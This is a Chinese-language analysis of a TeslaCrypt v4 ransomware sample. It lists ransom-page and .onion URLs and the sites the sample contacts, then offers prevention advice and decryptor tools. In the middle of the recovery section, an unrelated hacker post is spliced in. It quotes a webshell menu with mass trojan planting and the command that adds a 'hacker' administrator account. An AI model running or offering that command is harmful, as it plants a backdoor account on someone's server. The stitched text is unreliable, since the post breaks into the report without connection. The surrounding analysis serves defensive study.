根据解密出的URL、勒索提示文档的内容、AEC CBC 模式的加密算法以及其他代码特征，分析查询得到该样本为TeslaCrypt 勒索病毒的变种，具体版本为 TeslaCrypt v4。勒索文档中出现的个人主页URL 如下：

http://uj5nj.onanwhit.com/B8E46F12CDBF785
http://2gdb4.leoraorage.at/B8E46F12CDBF785
http://9hrds.wolfcrap.at/B8E46F12CDBF785

洋葱浏览器访问的网址如下：

k7tlx3ghr3m4n2tu.onion/B8E46F12CDBF785

IP 归属地为美国：

uj5nj.onanwhit.com 查询 查询记录

IP/域名uj5nj.onanwhit.com的信息

如果该IP实际地址与我们所记录的不符，请更改IP地址帮助我们更好地为您服务！

域名/IP	获取的IP地址	数字地址	IP的物理位置
uj5nj.onanwhit.com	216.218.135.114	3638200178	美国 加利福尼亚州弗里蒙特市hurricane electric公司

相关暗网URL 如下

k7tlx3ghr3m4n2tu.onion

xlowfznrg4wf7dli.onion
4nauizsaaopuj3qj.onion
wbozgkln06x2vfrk.onion
fwgrhsao3aoml7ej.onion

运行过程中解密并进行通信的恶意域名如下：

域名	归属地
http://videoaminproduktion.de/plugins/binstr.php	德国
http://clubsaintandre.fr/images/binstr.php	/
http://affiliateproductes.com/binstr.php	/
http://ptgp.pl/tmp/binstr.php	波兰
http://strategicdisaster.info/wordpress/wp-content/plugins/binstr.php	/
http://minteee.com/images/binstr.php	德国




七、防护、文件恢复措施


（1）日常防护措施

- 1、不要随意下载来路不明的软件，下载软件尽量从软件官网下载
- 2、谨慎处理陌生邮件，不要随意打开邮件中的附件
- 3、安装正规厂商的杀毒防护软件，定期升级毒库
- 4、及时更新并安装系统补丁
- 5、重要的数据不要“放在一个篮子里”，推荐备份到云端

（2）文件恢复方法

可以通过TeslaCrack.exe、BloodDolly's TeslaDecoder.exe 以及趋势科技的解密软件等进行文件的恢复，如下为趋势科技的解密软件使用方法。





图/文

作者:人生

今天遇到一个恨蛋疼的服务器

SU可以提权, ~直接加账号, 以为就能上去了。

[直接下载] [程序打包入库/出库] [无FSO写] [批量替换] [批量挂马] [PHP探针] [ASPX探测] [JSP探测]

提权完毕, 已执行了命令:

cmd /c net user hacker hacker /add & net localgroup administrators hacker /add

八、总结

尽管该勒索病毒的提示文档中声明其所用的加密方式为RSA 4096 非对称加密, 但实际上其采用的加密方法为 AES CBC 模式加密, 而且前几年病毒作者“良心发现”, 公布了加密私钥, 因此文件恢复难度并不大, 可以通过相关解密软件进行文件解密。

对于普通用户来说中了勒索病毒只有“认输”别无他法, 因此在日常的计算机使用中一定要谨慎对待来历不明的各种邮件、软件。对于电脑安全防护软件厂商来说, 则需要尽力跟上病毒发展的步伐, 在最短时间内更新病毒库并提供解决方案。